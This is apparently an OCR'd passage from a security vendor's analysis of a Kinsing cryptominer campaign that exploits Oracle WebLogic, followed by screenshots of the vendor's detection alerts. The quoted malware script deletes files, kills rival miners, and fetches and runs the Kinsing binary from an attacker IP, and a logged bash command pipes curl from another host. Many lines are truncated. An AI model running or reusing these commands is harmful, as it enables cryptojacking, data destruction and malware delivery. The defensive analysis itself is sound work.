


```
rm -rf /tmp/addres*
rm -rf /tmp/walle*
rm -rf /tmp/keys
```


6. Launch a series of pkill commands to kill processes using a couple of techniques that match the entire process and argument list pattern and forcefully terminate a process.
7. Delete existing coinminer instances and any ongoing connections to get the maximum CPU usage and efficiency for deploying new instances of the cryptomining payload.



```
netstat -anp | grep 140.82.52.87 | awk '{print $7}' | awk -F'[/]' '{print $1}'>


netstat -anp | grep "127.0.0.1:52018" | awk '{print $7}' | awk -F'[/]' '{print>
netstat -anp | grep :143 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep >
netstat -anp | grep :2222 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep>
netstat -anp | grep :3333 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep>
netstat -anp | grep :3389 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep>
netstat -anp | grep :4444 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep>
netstat -anp | grep :5555 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep>
netstat -anp | grep :6666 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep>
netstat -anp | grep :6665 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep>
netstat -anp | grep :6667 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep>
netstat -anp | grep :7777 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep>
netstat -anp | grep :8444 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep>
netstat -anp | grep :3347 | awk '{print $7}' | awk -F'[/]' '{print $1}' | grep>
netstat -anp | grep :14444 | awk '{print $7}' | awk -F'[/]' '{print $1}' | gre>
netstat -anp | grep :14433 | awk '{print $7}' | awk -F'[/]' '{print $1}' | gre>
netstat -anp | grep :13531 | awk '{print $7}' | awk -F'[/]' '{print $1}' | gre>
cat /tmp/.X11-unix/01|xargs -I % kill -9 %
cat /tmp/.X11-unix/11|xargs -I % kill -9 %
cat /tmp/.X11-unix/22|xargs -I % kill -9 %
cat /tmp/.pg_stat.0|xargs -I % kill -9 %
cat /tmp/.pg_stat.1|xargs -I % kill -9 %
cat $HOME/data/./oka.pid|xargs -I % kill -9 %
```




```
 ps aux | grep -v grep | grep "sync_supers" | cut -c 9-15 | xargs -I % kill -9 %
 ps aux | grep -v grep | grep "cpuset" | cut -c 9-15 | xargs -I % kill -9 %
 ps aux | grep -v grep | grep -v aux | grep "x]" | awk '{print $2}' | xargs -I >
 ps aux | grep -v grep | grep -v aux | grep "sh] <" | awk '{print $2}' | xargs >
 ps aux | grep -v grep | grep -v aux | grep " \[]" | awk '{print $2}' | xargs ->
 ps aux | grep -v grep | grep '/tmp/l.sh' | awk '{print $2}' | xargs -I % kill >
 ps aux | grep -v grep | grep '/tmp/zmcat' | awk '{print $2}' | xargs -I % kill>
 ps aux | grep -v grep | grep 'hahwNEdB' | awk '{print $2}' | xargs -I % kill ->
 ps aux | grep -v grep | grep 'CnzFVPLF' | awk '{print $2}' | xargs -I % kill ->
 ps aux | grep -v grep | grep 'CvKzzZLs' | awk '{print $2}' | xargs -I % kill ->
 ps aux | grep -v grep | grep 'aziplcr72qjhzvin' | awk '{print $2}' | xargs -I >
 ps aux | grep -v grep | grep '/tmp/udevd' | awk '{print $2}' | xargs -I % kill>
 ps aux | grep -v grep | grep 'KCBjdXJsIC1vIC0gaHR0cDovLzg5LjIyMS41Mi4xMjIvcy5z>
 ps aux | grep -v grep | grep 'Y3VybCAtcyBodHRwOi8vMTA3LjE3NC40Ny4xNTYvbXIuc2gg>
 ps aux | grep -v grep | grep 'sustse' | awk '{print $2}' | xargs -I % kill -9 %
 ps aux | grep -v grep | grep 'sustse3' | awk '{print $2}' | xargs -I % kill -9>
 ps aux | grep -v grep | grep 'mr.sh' | grep 'wget' | awk '{print $2}' | xargs >
 ps aux | grep -v grep | grep 'mr.sh' | grep 'curl' | awk '{print $2}' | xargs >
 ps aux | grep -v grep | grep '2mr.sh' | grep 'wget' | awk '{print $2}' | xargs>
 ps aux | grep -v grep | grep '2mr.sh' | grep 'curl' | awk '{print $2}' | xargs>
 ps aux | grep -v grep | grep 'cr5.sh' | grep 'wget' | awk '{print $2}' | xargs>
 ps aux | grep -v grep | grep 'cr5.sh' | grep 'curl' | awk '{print $2}' | xargs>
 ps aux | grep -v grep | grep 'logo9.jpg' | grep 'wget' | awk '{print $2}' | xa>
 ps aux | grep -v grep | grep 'logo9.jpg' | grep 'curl' | awk '{print $2}' | xa>
 <ill -9 %
```



```
killall log_rot
pkill -f log_rot
rm -rf /tmp/wc.conf
rm -rf /tmp/log_rot
rm -rf /tmp/apachiii
rm -rf /tmp/sustse
rm -rf /tmp/php
rm -rf /tmp/p2.conf
rm -rf /tmp/pprt
rm -rf /tmp/ppol
rm -rf /tmp/javax/config.sh
rm -rf /tmp/javax/sshd2
rm -rf /tmp/.profile
rm -rf /tmp/1.so
rm -rf /tmp/kworkerds
rm -rf /tmp/kworkerds3
rm -rf /tmp/kworkerdssx
rm -rf /tmp/xd.json
rm -rf /tmp/syslogd
rm -rf /tmp/syslogdb
rm -rf /tmp/65ccEJ7
rm -rf /tmp/jmxx
rm -rf /tmp/2Ne80nA
rm -rf /tmp/dl
```

8. Download the Kinsing malware, which, after creating the kdevtmpfsi cryptomining process, tries to move laterally move using SSH known hosts.

BIN_MD5="648effa354b3cbaad87b45f48d59c616"
BIN_DOWNLOAD_URL="hxxp://194[.]40.243.167/kinsing"
BIN_DOWNLOAD_URL2="hxxp://194[.]40.243.167/kinsing"
BIN_NAME="kinsing"



```
download() {
  DOWNLOAD_PATH=$1
  DOWNLOAD_URL=$2
  if [ -L $DOWNLOAD_PATH ]
  then
    rm -rf $DOWNLOAD_PATH
  fi
  chmod 777 $DOWNLOAD_PATH
  $WGET $DOWNLOAD_PATH $DOWNLOAD_URL
  chmod +x $DOWNLOAD_PATH
}

binExists=$(checkExists "$BIN_FULL_PATH" "$BIN_MD5")
if [ "$binExists" == "true" ]; then
  echo "$BIN_FULL_PATH exists and checked"
else
  echo "$BIN_FULL_PATH not exists"
  download $BIN_FULL_PATH $BIN_DOWNLOAD_URL
  binExists=$(checkExists "$BIN_FULL_PATH" "$BIN_MD5")
  if [ "$binExists" == "true" ]; then
    echo "$BIN_FULL_PATH after download exists and checked"
  else
    echo "$BIN_FULL_PATH after download not exists"
    download $BIN_FULL_PATH $BIN_DOWNLOAD_URL2
    binExists=$(checkExists "$BIN_FULL_PATH" "$BIN_MD5")
```


Tracking Kinsing Campaign Using Trend Micro Cloud One and Trend Micro Vision One

We used Cloud One and Trend Micro Vision One to help analyze this campaign. Below are our detections:

Trend Micro Cloud One

IPS detection

Through IPS, we were able to detect an incoming malicious behavior that exploits CVE-2020-14882. This was identified through rule 1010590 - Oracle WebLogic Server RCE vulnerabilities CVE-2020-14882, CVE-2020-14750, and CVE-2020-14883.



General Information

Time: September 23, 2021 05:49:38
Computer: [redacted]
Event Origin: Agent
Reason: 1010590 - Oracle WebLogic Server Remote Code Execution Vulnerabilities (CVE-2020-14882, CVE-2020-14750 and CVE-2020-14883)
Action: Detect Only: Reset
Direction: Incoming
Flow: Connection Flow
Rank: 100 = Asset Value x Severity Value = 1 x 100
Interface: [redacted]
Interface Type: Virtual Interface
Note: "CVE-2020-14882"

Packet Type

Protocol: TCP
Flags: ACK DF=1

Source

IP: [redacted]
MAC: [redacted]
Port: 43530

Destination

IP: [redacted]
MAC: [redacted]
Port: 7001


Packet Data

Packet Size 1514

Figure 15. IPS detection for CVE-2020-14882 exploitation

Antimalware Detections

We were then able to detect several malicious files: the master script (detected by Trend Micro as Trojan.SH.CVE20207961.SM), Kinsing (detected by Trend Micro as Coinminer.Linux.MALXMR.PUWEMA), and Kdevtmpfsi (detected by Trend Micro as Coinminer.Linux.MALXMR.SMDSL64).



Computer Information

Container Name: [redacted]

Container ID: [redacted]

Container Image Name: [redacted]

Computer: [redacted]

Origin: Agent

Threat Information

Detection Time: September 23, 2021 05:49:56


Malware: Trojan.SH.CVE20207961.SM

User Information

Major Virus Type: Trojan

Infected File(s): /u01/oracle/user_projects/domains/base_domain/wb.sh

Figure 16. wb.sh master script detection



Computer Information

Container Name: [redacted]

Container ID: [redacted]

Container Image Name: [redacted]

Computer: [redacted]

Origin: Agent

Threat Information

Detection Time: September 23, 2021 05:51:48


Malware: Coinminer.Linux.MALXMR.PUWEMA

User Information

Major Virus Type: Trojan

Infected File(s): /tmp/kinsing

Figure 17. Kinsing detection



General | Tags

Computer Information

Container Name: [redacted]

Container ID: [redacted]

Container Image Name: [redacted]

Computer: [redacted]

Origin: Agent

Threat Information

Detection Time: September 23, 2021 05:53:11

Malware: Coinminer.Linux.MALXMR.SMDSL64

User Information

Major Virus Type: Trojan


Infected File(s): /tmp/kdevtmpfsi

Figure 18. kdevtmpfsi detection

Trend Micro Vision One

Trend Micro Vision One Workbench

Through Trend Micro Vision One, we were able to track the activities related to the Kinsing campaign. This includes vulnerability exploitation, suspicious outbound traffic, bash shell script execution, and the presence of a malicious component (kdevtmpfsi).



Trend Micro Vision One™ | Workbench › WB-9321-20210930-00016 | UTC+00:00

Summary

Remote Code Execution Or Malware Dropped By Exploiting Critical Server Vulnerability
This incident means that adversaries have exploited critical server vulnerability and remotely executed some command or dropped malware

Score: 63

Impact scope: 1

Created: 2021-09-30 20:56:00

Highlights

Oracle Weblogic Vulnerability Exploitation

Technique: T1190 - Exploit Public-Facing Application

2021-09-30 20:31:53 | View event

(endpointIp) [redacted]

(src) [redacted]

purpleteam-big

Bash Shell Script Execution


Technique: T1059 - Command and Scripting Interpreter
T1059.004 - Command and Scripting Interpreter. Unix Shell

2021-09-30 20:31:55 | View event

(objectCmd) /bin/bash -c (curl -s [redacted]...

(endpointIp) [redacted]

Figure 19. Malicious outbound traffic detection



Trend Micro Vision One™ | Workbench › WB-9321-20210930-00016

UTC+00:00

Summary

Remote Code Execution Or Malware Dropped By Exploiting Critical Server Vulnerability
This incident means that adversaries have exploited critical server vulnerability and remotely executed some command or dropped malware

Score: 63

Impact scope: 1

Created: 2021-09-30 20:56:00

Highlights

Oracle Weblogic Vulnerability Exploitation

Technique: T1190 - Exploit Public-Facing Application

2021-09-30 20:31:53 | View event

(endpointIp) [redacted]

(src) [redacted]

purpleteam-big

Bash Shell Script Execution

Technique: T1059 - Command and Scripting Interpreter
T1059.004 - Command and Scripting Interpreter. Unix Shell


2021-09-30 20:31:55 | View event

(objectCmd) /bin/bash -c (curl -s 194.38.20.19...

(endpointIp) [redacted]

purpleteam-big

Figure 20. Bash script detection



Trend Micro Vision One™ | Workbench › WB-9321-20210930-00016

UTC+00:00

Summary

2021-09-30 20:31:53 | View event

(endpointIp) [redacted]

(src) [redacted]

purpleteam-big

Bash Shell Script Execution

Technique: T1059 - Command and Scripting Interpreter
T1059.004 - Command and Scripting Interpreter. Unix Shell

2021-09-30 20:31:55 | View event

(objectCmd) /bin/bash -c (curl -s [redacted]...

(endpointIp) [redacted]

purpleteam-big

Virus Or Malware

Malware: TM_MALWARE_BEHAVIOR

2021-09-30 20:31:58 | View event

(fileHash) -

(fileName) java

(endpointIp) [redacted]

(scanType) REALTIME

